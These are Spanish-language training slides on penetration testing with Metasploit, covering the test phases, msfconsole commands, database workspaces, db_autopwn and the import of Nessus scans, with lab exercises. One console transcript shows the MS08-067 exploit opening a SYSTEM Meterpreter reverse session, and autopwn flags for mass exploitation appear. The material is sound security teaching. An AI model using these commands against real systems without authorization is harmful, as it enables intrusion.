- Durante el test de intrusión **se pueden destacar unas fases diferenciadas**, con objetivos particulares distintos y un objetivo común. Éste es claramente realizar el testeo de la organización.
- **Las fases del test de intrusión son las siguientes:**
  - 1.- **Alcance y términos del test** de intrusión.
  - 2.- **Recolección de información.**
  - 3.- **Análisis de las vulnerabilidades.**
  - 4.- **Explotación de las vulnerabilidades.**
  - 5.- **Post-explotación del sistema.**
  - 6.- **Generación de informes.**

# Audit. Sistemas – Metasploit

## 3.- El test de intrusión y sus fases (repass)

**1.- El contrato: alcance y términos del test de intrusión:** es el punto de partida en todo test de intrusión, la fase de la entrevista, de las palabras. **Se debe llegar a un acuerdo sobre hasta dónde se quiere llegar con el test de intrusión**, cual es el **ámbito** de la prueba. En otras palabras, **se discute cual es el alcance y los objetivos buscados por el cliente**, y deben ser bien recogidos por un contrato firmado por ambos.

- Esta etapa es una oportunidad de ir haciendo ver al cliente lo que es realmente el test de intrusión y toda la información privada de la empresa que puede llegar a manejarse. Se puede ver también como una etapa educativa hacia el cliente.
- Puede ocurrir que el cliente quiera delimitar el ámbito de la prueba, por lo que se incorporen ciertas restricciones al test. Estas restricciones, siempre y cuando vayan por contrato, deben ser tomadas muy en cuenta por parte del auditor.

# Audit. Sistemas – Metasploit

## 3.- El test de intrusión y sus fases (repass)

**2.- Recolección de información:** en esta fase se **recolectará toda la información posible sobre la organización a auditar**. Esta información puede ser obtenida por diversos medios, ingeniería social, medios de comunicación, publicaciones en Internet, *google hacking, jootprint, etc.* Una de las capacidades más importantes en un auditor es la posibilidad de aprender como se comporta el objetivo, como funciona, como está construido y por último como poder atacarlo.

- **Durante esta recolección de información es importante identificar qué mecanismos de protección o seguridad existen en el lugar**, para poder empezar a probar los sistemas. Identificar estas protecciones es de vital importancia para poder estudiar cómo funcionan estos sistemas de seguridad.

# Audit. Sistemas – Metasploit

## 3.- El test de intrusión y sus fases (repaso)

**3.- Análisis de vulnerabilidades:** una vez que se ha realizado la recolección de información se estará en **disposición de gran cantidad de la misma y se procederá a su análisis.** En esta información recopilada se pueden encontrar vulnerabilidades existentes en un sistema. **Hay que realizar un modelado con toda la información recopilada en la que se determinará el método de ataque más eficaz.**

- Una vez que se han **identificado los posibles vectores o métodos de ataque con mayor viabilidad, habrá que reflexionar sobre como acceder al sistema.** Por acceder se entiende que el posible ataque que lance el auditor disponga de una **vía de conexión hacia al sistema a explotar.**

# Audit. Sistemas – Metasploit

## 3.- El test de intrusión y sus fases (repass)

## 4.- Explotación de las vulnerabilidades

- Esta fase es la más esperada por lo auditores/pentesters, la hora de lanzar los exploits. **Un *exploit* debe ser lanzado si se dispone de la certeza de que obtendremos un resultado positivo en la prueba.**
- Lanzar los *exploits* a ciegas no es la mejor opción, ya que se genera ruido sobre la organización, no es una acción productiva y además se pierde el control sobre lo que se está haciendo.
- Por el contrario, se puede automatizar el proceso de lanzamiento de *exploits* sobre las certezas que se dispongan, es decir, sabiendo que un sistema dispone de varias vulnerabilidades se puede **automatizar el proceso para explotar todas éstas.**



# Audit. Sistemas – Metasploit

## 3.- El test de intrusión y sus fases (repass)

## 5. Post-explotación del sistema

- Esta fase es otra de las **más interesantes** y que mayor cantidad de excitación puede provocar en el auditor. En **esta fase ya se dispone de acceso a algún sistema, pero se puede intentar acceder a otros que tengan un mayor peso** en la organización.
- **Por ejemplo, suponga que el auditor dispone de acceso a una máquina, la cual tiene acceso directo a un controlador de dominio, el cual tras estudiarlo a través de la máquina vulnerada en primer lugar, se recoge que también es vulnerable. Este controlador de dominio puede ser explotado por el auditor, a través de la primera máquina.**
- **En esta fase se puede obtener información sensible, muy interesante para el informe final. Por ejemplo, cuentas de usuarios, las cuales pueden proporcionar al auditor acceso a otras máquinas de la organización.**

# Audit. Sistemas – Metasploit

## 3.- El test de intrusión y sus fases (repaso)

- **6. Generación de informes**
- Esta fase refleja la importancia de comunicar todo el proceso que se ha ido realizando en la organización. Es importante que el auditor vaya documentando todas las acciones y procedimientos llevados a cabo durante el test de intrusión. Cada fase debe estar documentada en mayor o menor medida, y es una buena práctica **no dejar para el final todo este proceso**.
- En estos documentos se debe explicar qué trabajo se ha realizado en la organización, cómo se ha hecho dicho trabajo, es decir, herramientas y técnicas utilizadas, y lo más importante, que vulnerabilidades han sido descubiertas durante el testeo de la organización. Debe incluir una lista que indique cómo subsanar esos riesgos y unas recomendaciones del auditor.
- Se ha de elaborar un informe ejecutivo que es un documento más ameno y liviano en el que se deben especificar las vulnerabilidades encontradas, pero sin ningún nivel técnico. Todo debe estar explicado de tal manera que cualquier persona sin capacidades técnicas entienda que riesgos existen en la organización.

# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit

- La interacción con *el framework* puede llevarse a cabo mediante el uso de distintas interfaces. En la mayoría de las ocasiones se utiliza la consola de *Metasploit* para realizar las pruebas y gestionar todas las herramientas disponibles en *el framework*.
- En un primer momento, la consola puede provocar cierto rechazo o temor al usuario, ya que por lo general la mayoría de usuarios prefieren el uso de una interfaz amigable e intuitiva. La consola de *Metasploit* es bastante intuitiva y sencilla de utilizar, integrando comandos con semántica implícita los cuales ayudarán al usuario a configurar y moverse por el entorno de manera sencilla.


# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit

- Para lanzar la consola de *Metasploit* se ejecutará en una terminal el comando **#msfconsole**, el cual **devolverá al usuario un *prompt* para la introducción de comandos**, un *banner* e información sobre el número de *exploits*, *payloads*, *encoders*, *auxiliary* y *nops*.
- **Antes de empezar a enumerar comandos y sus objetivos**, se debe tener claro como se estructura, y accede a los elementos disponibles *del framework*. **Se puede imaginar la consola de *Metasploit* como un mini sistema de archivos (MS-DOS o consola Linux)**, el cual dispone de una raíz y carpetas que cuelgan de él. Por ejemplo, si se requiere utilizar un *exploit*, éstos se encontrarán en alguna ruta, como puede ser *exploit/windows/smb/psexec*

# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit



```
File Edit View Bookmarks Settings Help
root@bt:~# msfconsole
Install
BackTrack
metasploit

=[ metasploit v3.7.0-release [core:3.7 api:1.0]
+ -- --=[ 684 exploits - 355 auxiliary
+ -- --=[ 217 payloads - 27 encoders - 8 nops

msf > show exploits
```

# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit

- Otro elemento clave que se debe conocer antes de explicar los comandos **son las variables que se deben configurar en el interior de un *exploit*** u otros módulos con los que se trabaje.
- Cuando se quiere configurar un *exploit*, o un *encoder*, *payload*, etcétera, se disponen de unas variables que **deben ser configuradas con información aportada por el auditor**. Por ejemplo, si se está configurando un *exploit* que se va a lanzar contra un equipo, existen ciertos parámetros como son la dirección **IP** o nombre de la máquina sobre la que se lanzará el *exploit*, puerto de destino, configuración del *payload*, etc.

# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit – De ayuda y búsqueda

- **Comando: help**
- Proporciona un **listado sobre todos los comandos de consola disponibles**. Se pueden observar **2 listas diferenciadas**, *core commands* y *database backend commands*. La primera proporciona un listado sobre los comandos del núcleo *del framework*, y la segunda ofrece otro sobre los comandos que interactúan con las bases de datos.
- Existe la posibilidad de usar el parámetro *help delante de los comandos para obtener una ayuda detallada sobre la utilización de dicho comando*. Por ejemplo, “*help search*”.

# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit – De ayuda y búsqueda

- **Comando: search**
- El comando *search* resulta de gran utilidad para el auditor para la **búsqueda de módulos en función de alguna característica concreta.** También se puede utilizar cuando el auditor tiene que comprobar si *el framework* se encuentra actualizado, por ejemplo mediante la **búsqueda de algún *exploit*** que se aproveche de alguna vulnerabilidad conocida recientemente aunque es posible que no esté incluida aunque sea pública.



# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit – De ayuda y búsqueda

- **Comando: search**
- Si abrimos **una consola de metasploit, por defecto, se realizará una búsqueda lenta si no hemos iniciado la instalación de prerequisites de metasploit.** Para “corregirlo” ello ir al menú de **Kali>>Aplicaciones>>Herramientas de explotación>>Metasploit.** Esto iniciará la “puesta en marcha”.
- Para que todo se ejecute al inicio, introducir los siguientes comandos:
  - #update-rc.d postgresql enable
  - #update-rc.d metasploit enable

# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit – De ayuda y búsqueda

- **Comando: search**
- **Tras realizar una búsqueda de un módulo con ciertas características con el comando “search pexec” se obtienen las rutas donde se alojan y dónde se puede acceder al recurso. En este ejemplo, se puede visualizar como se obtienen *exploits*, pero si existiesen herramientas, *payloads*, *encoders* que cumpliesen con el patrón de búsqueda también se obtendrían sus rutas para que el auditor pudiera acceder a ellas de manera sencilla.**

# Audit. Sistemas – Metasploit - Práctica

## 4.- Comandos básicos de Metasploit – De ayuda y búsqueda

- **Comando: search**
- Consulta la ayuda del comando. Tras ver las opciones, realiza las siguientes búsquedas:
  - Exploits con CVEs del 2015 que afecten a Windows
  - Exploits que afecten a Outlook
  - Módulos de tipo auxiliary que afecten a linux del 2014

# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit – De ayuda y búsqueda

- **Comando: info y show**
- El comando *info* aporta gran cantidad de información sobre el módulo seleccionado previamente en la consola mediante el comando *use (lo veremos posteriormente)*, o ejecutando el comando *info* seguido de la ruta donde se encuentra el módulo concreto del que se requiere obtener información. Los datos que devuelve el *info* son todas las opciones del módulo, objetivos y una descripción. Por ejemplo, en el caso de la mayoría de *exploits* se describe la vulnerabilidad y las versiones vulnerables. Ejemplo:
  - `msf> info exploit/windows/misc/manageengine_eventlog_analyzer_rce`



# Audit. Sistemas – Metasploit - práctica

## 4.- Comandos básicos de Metasploit – De ayuda y búsqueda

- **Comando: info y show**
- Busca algunos exploits y visualiza su descripción con el comando “info”
- Posteriormente “carga” alguno de ellos con el comando “use <ruta exploit>” y analiza sus opciones con el comando “***show options***”

# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit – De interacción y configuración

- La mayoría de los comandos que se disponen en *msfconsole* son de interacción y configuración. Estos comandos van desde la simple navegación por la herramienta, hasta la ejecución de un *exploit* con su previa configuración.

# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit – De interacción y configuración

- **Comando: use**
- El comando *use* permite seleccionar el módulo, a lo largo de la estructura de directorios del *framework*, que se requiere. Una vez se ha encontrado una vulnerabilidad en un sistema, se puede realizar la búsqueda del exploit mediante el comando *search* o si se conoce la ruta dónde se aloja el módulo, directamente cargarlo. Un ejemplo:
  - `use /usr/share/metasploit-framework/modules/exploits/multi/http/uri_normalizer`



# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit – De interacción y configuración

- **Comandos: back, set, setg, unset y unsetg**
- **Existen comandos para la configuración de valores en los módulos que el auditor necesita personalizar para el test de intrusión. Además, se ha visto como el comando *use* permite acceder a módulos concretos, pero si el auditor requiere volver atrás, ¿de qué comando dispone? El comando *back* permite al auditor salir del módulo y colocarse de nuevo en la raíz de la consola.**

# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit – De interacción y configuración

- **Comandos: back, set, setg, unset y unsetg**
- Los comandos ***set*** y ***setg*** aportan una funcionalidad imprescindible para el test de intrusión y es la posibilidad de configurar los parámetros de los distintos módulos. Es decir, con estos parámetros se asignarán valores a las variables que por ejemplo definen un ***exploit***, ¿Cuál es la diferencia? ***Set*** asigna un valor para un módulo concreto, mientras que ***setg*** asigna el valor para el Contexto del ***framework***. Un símil en programación clásica sería, ***set*** asigna un valor a una variable íocal , mientras que ***setg*** asigna un valor a una variable global.

# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit – De interacción y configuración

- Comandos: **back**, **set**, **setg**, **unset** y **unsetg**
- Hay que tener en cuenta que **si se dispone de un módulo en modo *background*, es decir cargado e incluso en explotación o realizando alguna tarea pero en segundo plano, y éste ya disponía de una configuración, la asignación global de un valor no repercutirá sobre este elemento.**
- Los comandos ***unset*** y ***unsetg*** sirven para desasignar el valor de un **parámetro o variable de un módulo**. *Unset* desasignará a nivel local, mientras que *unsetg* desasignará a nivel global.

# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit – De interacción y configuración

- **Comandos: connect e irb**
- El comando ***connect*** permite conectar desde la consola de ***Metasploit*** con otras máquinas para su gestión o administración. Simplemente, se debe indicar la dirección y el puerto al que se quiere conectar.
- Este comando es muy similar a la aplicación *netcat* o *telnet*. ***Connect*** dispone de parámetros interesantes como es la posibilidad de crear una conexión segura bajo **SSL**. Se recomienda utilizar este y todos los comandos siempre con el comando *help* en mente. Ejemplo:
  - ?????????????????????????????????

# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit – De interacción y configuración

- **Comandos: connect e irb**
- El comando ***irb*** permite al auditor ejecutar un intérprete de ***Ruby*** para ***el framework*** y de esta manera se pueden ejecutar comandos y crear *scripts* que automaticen ciertos procesos, todo ello en caliente. Esta funcionalidad es interesante para conocer la estructura interna *del framework*. Se recomienda conocer el lenguaje *Ruby* para utilizar correctamente este intérprete. **(AVANZADO)**

# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit – De interacción y configuración

- Comandos: **load**, **unload** y **loadpath**
- **Metasploit** en su estructura interna dispone de una carpeta dónde aloja los **plugins**. El comando **load** permite especificar qué **plugin** se quiere cargar. Por otro lado, si se quiere quitar un **plugin** del entorno se utilizará el comando **unload**.
- También se dispone de un comando, **loadpath**, al cual se le especifica un directorio dónde se pueden encontrar almacenados módulos, **plugins** o **exploits** externos al **framework**, y disponer de **0-day**, **exploits**, **payloads**, en un directorio de trabajo independiente.

# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit – De interacción y configuración

- **Comandos: check, exploit y sessions**
- Cuando el auditor se encuentra en la fase de explotación, es decir, ya ha encontrado la o las vulnerabilidades por dónde atacar al sistema, el comando *check* aporta la posibilidad de verificar si el sistema es vulnerable o no, antes de lanzar el *script*.
- El comando *exploit* lanza, una vez configurado el módulo **seleccionado**, el código malicioso sobre una máquina o prepara el entorno para que una máquina sea vulnerada al acceder a un sitio en la red.

# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit – De interacción y configuración

- **Comandos: check, exploit y sessions**
- El comando *exploit* dispone de varios parámetros interesantes:
  - -j: el *exploit* es ejecutado en segundo plano
  - -z: no se interactúa con la sesión tras una explotación exitosa
  - -e: se lanza el *payload* con la codificación mediante un *encoder*
- Por lo general, el comando *exploit* devolverá el control del sistema remoto mediante una *shell* o un *meterpreter* (ya veremos lo que es).



# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit – De interacción y configuración

- **Comandos: check, exploit y sessions**
- Las *shell* que se obtienen se organizan por conexiones y **éstas son visualizadas por el comando *sessions***. Este comando permite listar el número de conexiones con máquinas vulneradas que se disponen, que vía ha sido la que ha conseguido vulnerar la máquina, información sobre los puertos y direcciones IP, el tipo de *payload*, etc. Es importante entender que **las sesiones tienen un identificador único y que se debe especificar dicho identificador cuando se quiere interactuar con una sesión remota.**

# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit – De interacción y configuración

- **Comandos: check, exploit y sessions**
- *Sessions* dispone de diversos parámetros:
  - -l (ele): Lista las sesiones disponibles
  - -v: Muestra información extra, es interesante utilizarlo junto al parámetro -l
  - -s: Ejecuta un *script* de *Metasploit* sobre todas las sesiones de *Meterpreter* disponibles. Su uso sería *sessions - s <script>*
  - -K Finaliza todas las sesiones abiertas
  - -c: Ejecuta un comando sobre todas las sesiones de *Meterpreter* abiertas. Su uso sería *sessions -c "ping 8.8.8.8"*
  - -u: Uno de los más interesantes, permite actualizar la *shell* remota de tipo *Win32* a un *Meterpreter*. Se debe especificar el ID de la sesión
  - -i: Con este parámetro se le indica al comando *sessions* en que sesión se quiere interactuar. Un ejemplo es *sessions - i 1*

# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit – De interacción y configuración

- Comandos: check, exploit y sessions

```
msf exploit(ms08_067_netapi) > check
[*] Verifying vulnerable status... (path: 0x0000005a)
[*] The target is vulnerable.
msf exploit(ms08_067_netapi) > exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.0.55:4444
msf exploit(ms08_067_netapi) > [*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] Selected Target: Windows XP SP3 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.0.54
[*] Meterpreter session 1 opened (192.168.0.55:4444 -> 192.168.0.54:1043) at 2012-05-25 06:42:20 -0400

msf exploit(ms08_067_netapi) > sessions -l

Active sessions
=====

  Id  Type           Information                                     Connection
  --  -
  1   meterpreter   x86/win32 NT AUTHORITY\SYSTEM @ PRUEBAS-01760CC 192.168.0.55
:4444 -> 192.168.0.54:1043
```

# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit – De interacción y configuración

- Comandos: *resource* y *makerc*
  - El comando *resource* permite la carga de un fichero, generalmente especificado con la extensión *rc*, la cual no es necesaria, con acciones específicas sobre *el framework*. Este comando es muy utilizado para automatizar tareas que se deben realizar con *Metasploit* y las cuales se conocen de antemano o se han realizado previamente.
  - El comando *makerc* almacena en un fichero el historial de comandos y acciones que se han realizado en la sesión en curso con el *framework*.. Por defecto, este fichero se genera en el *home* del usuario en un directorio oculto denominado *.msf3*, aunque dependerá de la versión de *Metasploit* que se esté utilizando.
- ق

# Audit. Sistemas – Metasploit -Práctica

## 4.- Comandos básicos de Metasploit – De interacción y configuración

- **Comandos: resource y makerc**

1. Abre una sesión de metasploit e introduce algunos de los comando vistos hasta ahora.
2. Guarda la sesión en el archivo /root/msfcommands
3. Comprueba que en el fichero se han guardado todos los comandos.

# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit – De interacción y configuración

- **Comandos: save y jobs**
- El comando ***save*** aporta persistencia a la configuración del entorno. Esto es algo **realmente útil cuando el test de intrusión es largo** y con un gran número de características. El **fichero con la configuración se almacena en el *home* del usuario en la carpeta oculta *.msf3* y tiene como nombre *config***. Cuando se lanza *msfconsole*, éste comprueba la existencia de dicho fichero y si existe carga la configuración almacenada en él.
- El comando ***jobs*** muestra los módulos que se encuentran en ejecución en **segundo plano o *background***. Este comando, además, **permite finalizar otros trabajos que se están ejecutando en segundo plano**.

# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit – De interacción y configuración

- **Comando: run**

El comando *run* permite realizar la ejecución de un módulo *auxiliary* cargado en el contexto de la consola. Previamente se habrá de haber realizado el comando “use” y su parametrización.

# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit – De interacción y configuración

- **Comando: route**
- Este comando **permite enrutar *sockets* a sesiones, disponiendo de un funcionamiento similar al comando *route* en *Linux*. Además, permite la adición de subredes, puertas de enlace o *gateways* y máscaras de red. Este comando puede ser muy útil en la técnica conocida como *pivoting*.**



# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit – De bases de datos

- *Metasploit* permite la utilización de información almacenada en **bases de datos por otras herramientas de recogida de información y análisis**. Esta funcionalidad es de gran interés en un test de intrusión, ya que en función de dicha información se pueden ir realizando distintas pruebas sobre los sistemas de la organización.

# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit – De bases de datos

- **Comando: db connect**
- El comando ***db\_connect*** crea y conecta con la base de datos. **Previamente, se debe configurar el usuario en la base de datos.** Este comando **prepara todas las tablas en la base de datos que se utilizarán en la recolección de información** y análisis para almacenar los datos obtenidos de los sistemas que se estén auditando.
- Por defecto **Metasploit crea su propia base de datos.** Un ejemplo de este comando a aplicar (previamente hay que desconectarse de la de metasploit):
  - `Msf> db_connect postgres:123abc.@127.0.0.1/metasploit`

# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit – De bases de datos

- **Comandos: `db_nmap`**

El comando *db\_nmap* ejecuta la herramienta *nmap* y almacena todos los resultados del escaneo en las tablas preparadas en la base de datos previamente. El auditor debe conocer los distintos modificadores o parámetros de este escáner para sacar el máximo provecho a este proceso. Con el parámetro *help* se muestra la ayuda de *db\_nmap* donde se pueden consultar los distintos modificadores para los distintos tipos de escaneos.

# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit – De bases de datos

- **Comandos: db\_autopwn**

El comando *db\_autopwn* ayuda al auditor a lanzar una colección de *exploits* frente a una o varias máquinas de las cuales se ha obtenido información, como pueden ser puertos abiertos, versiones de productos detrás de dichos puertos, versiones del sistema operativo, etcétera. Este comando es conocido como la *metralleta de Metasploit (y de Emilio)* y automatiza en gran parte el proceso del lanzamiento de *exploits* sobre vulnerabilidades descubiertas. Hay que tener en cuenta que en las últimas versiones de *Metasploit*, en su edición *Community*, este comando ha sido eliminado.

# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit – De bases de datos

- **Comandos: db\_autopwn**

Para seguir usándolo se **recomienda actualizar manualmente el *framework* y no utilizar el comando *msfupdate***. *Parámetros:*

- -t: Muestra todos los *exploits* que se están probando
- -x: Selecciona los módulos basados en vulnerabilidades referenciadas
- -p Selecciona los módulos basados en puertos abiertos
- -e Lanza *exploits* contra todos los equipos objetivo
- -r Utiliza una *shell* inversa tras la explotación
- -b Utiliza una *shell* atada a un puerto aleatorio
- -R: se le pasa un *rank*, para sólo seleccionar módulos con cierto nivel. La ejecución sería *db\_autopwn -p -t -e -r -R good*

# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit – De bases de datos

- **Comandos: hosts y services**
- El comando *hosts* lista las máquinas que se encuentran alojadas en la **base de datos tras un escaneo**. Proporciona información interesante sobre los distintos equipos que serán auditados y de los que se disponen datos. Se pueden observar datos como el sistema operativo de la máquina, dirección MAC, la versión del *service pack* y más información de utilidad. **Tiene bastantes opciones para realizar búsquedas.**
- El comando *services* lista los **servicios correspondientes** a una máquina tras un escaneo. Con el parámetro `-o` permite la exportación a un archivo “csv” para importarlo en otra herramienta.

# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit – De bases de datos

- **Comandos: db\_export y db\_import**
- **El comando db\_export** exporta los contenidos de la BBDD a un fichero. Ejemplo:
  - Msf> db\_export -f xml /root/archivomsf.xml
- **El comando db\_import** importa un fichero generado por otra aplicación, como nmap (xml), nessus, etc. para utilizarse con Metasploit.

# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit – De bases de datos

- **Comandos: workspace**
- Metasploit permite la **utilización de distintos espacios de trabajo en su BBDD**. Es **posible que sea necesario realizar diferentes análisis en varios segmentos de una empresa** por lo que esta opción nos permitirá “segmentar” nuestra auditoría. Con **workspace podremos definir, seleccionar y eliminar espacios de trabajo** del siguiente modo:
  - msf> workspace -a <workspace>: crea un workspace
  - Msf>workspace -d <workspace>: elimina un workspace
  - Msf>workspace <nombre ws>: selecciona un workspace



# Audit. Sistemas – Metasploit

## 4.- Comandos básicos de Metasploit – De bases de datos

- **Comandos: creds y loot**
- Con el comando *creds*, el sistema nos mostrará **cualquier credencial que se haya encontrado en algún momento de la explotación de una vulnerabilidad.**
- El comando *loot*, tras una extracción de los dump de un SO (**Windows o Linux**) nos permitirá listar esta información que habrá quedado almacenada en la BBDD.

# Audit. Sistemas – Metasploit - Práctica

## **4.- Comandos básicos de Metasploit – De bases de datos**

1. Con los comandos aprendidos anteriormente, crear dos espacios de trabajo para metasploit: ildefe y fuldefe.
2. Para el primero realizar un escaneo de la red local con el comando apropiado que almacene la información del SO en la BBDD del rango 10.52.0.2-25 y del segundo del rango 10.52.0.26-50
3. Verificad que la información se ha almacenado en las BBDD de los distintos espacios de trabajo
4. Eliminad los espacios de trabajo creados.

# Audit. Sistemas – Metasploit

## 4.- Recogida de información

En otros módulos previos **ya vimos cómo realizar esta tarea**, Metasploit también nos permite realizar esta tarea.

Estas **fases necesitan de gran paciencia por parte del auditor**, no son las fases más vistosas del test de intrusión, pero si **son fases necesarias en las que el profesional debe obtener el mayor número de información precisa acerca de como trabajan sus objetivos** sin revelar la presencia del auditor o las intenciones de éste. **La utilización de *google hacking*, crear mapas de red de la organización para entender mejor la infraestructura de la empresa, planificar las acciones, investigar y el pensar como un atacante son buenas prácticas** que pueden ayudar al auditor a llevar a cabo con éxito esta fase y el resto de las fases del test de intrusión.

# Audit. Sistemas – Metasploit

## 4.- Recogida de información

- La **integración de escáneres de vulnerabilidades con *Metasploit* aporta gran flexibilidad y funcionalidad** a las fases primarias del test de intrusión.
- Como hemos visto el ***footprinting* consiste en la búsqueda de cualquier tipo de información pública**, la cual ha sido publicada a propósito o con desconocimiento de la organización.
- ***El fingerprinting* consiste en analizar las huellas que dejan las máquinas**, por ejemplo para obtener el **sistema operativo, la versión de una aplicación, puertos abiertos**, existencia de *firewalls* , etc.

# Audit. Sistemas – Metasploit

## 5.- Escaneo de vulnerabilidades

Los escáneres de vulnerabilidades permiten al auditor evaluar sistemas informáticos, equipos, redes, verificar actualizaciones, versiones, etcétera. Ya hemos visto Nessus, OpenVas, etc., los cuales ayudan al auditor a realizar distintas pruebas y poder llegar a ciertas conclusiones sobre el *status* de seguridad de una organización. Los escáneres disponen de un objetivo común, enumerar vulnerabilidades de seguridad en uno o más equipos de una red u organización.

# Audit. Sistemas – Metasploit

## 5.- Escaneo de vulnerabilidades

- ***Metasploit* dispone de la posibilidad de importar archivos de escaneos realizados con gran cantidad de escáneres de vulnerabilidades.** Esta funcionalidad aporta un nivel de integración *del framework* enorme con las herramientas de seguridad que se encuentran en el mercado:
  - Nessus XML y NBE
  - Acunetix XML
  - Amap XML
  - MBSA XML
  - Nmap XML
  - Y un largo etcétera

# Audit. Sistemas – Metasploit

## 5.- Escaneo de vulnerabilidades – Nessus

- ***Nessus*** es uno de los escáneres con mayor flexibilidad y utilización en el mundo de la auditoría. La exportación a ficheros de estos escaneos es una funcionalidad muy interesante para poder exportar los resultados a ***Metasploit***. Se pueden importar ficheros de tipo NBE y XML creados con la herramienta, los cuales **serán importados con el comando *db\_import***, previa conexión de la base de datos.
- Por otro lado **Metasploit** dispone de un ***plugin*** el cual permite utilizar la herramienta ***nessus*** en el entorno de ***msfconsole*** e incluir los resultados directamente en la base de datos de ***Metasploit***. Este ***plugin*** es cargado mediante el **comando “*load nessus*”** en una sesión de ***msfconsole***.

# Audit. Sistemas – Metasploit

## 5.- Escaneo de vulnerabilidades – Nessus

- Como nos ha ocurrido previamente (**openVAS**), para poder integrarlo, necesitaremos una cuenta de nessus obteniendo un código de activación en la siguiente URL *<http://www.nessus.org/products/nessus/nessus-plugins/obtain-an-activation-code>*. Tras obtener el email con el código de activación se deben seguir las instrucciones que acompañan al correo electrónico para llevar a cabo el proceso de registro.
- Para usar nessus con la consola de MSF es necesario tener bastante pericia (**aunque veremos una PoC**) por lo que para nuestro caso, usaremos la exportación del XML desde la herramienta que ya tenemos instalada.



# Audit. Sistemas – Metasploit - Práctica

## **5.- Escaneo de vulnerabilidades – Nessus**

1. Arranca Nessus desde la kali
2. Realiza un escaneo de la red local (básico)
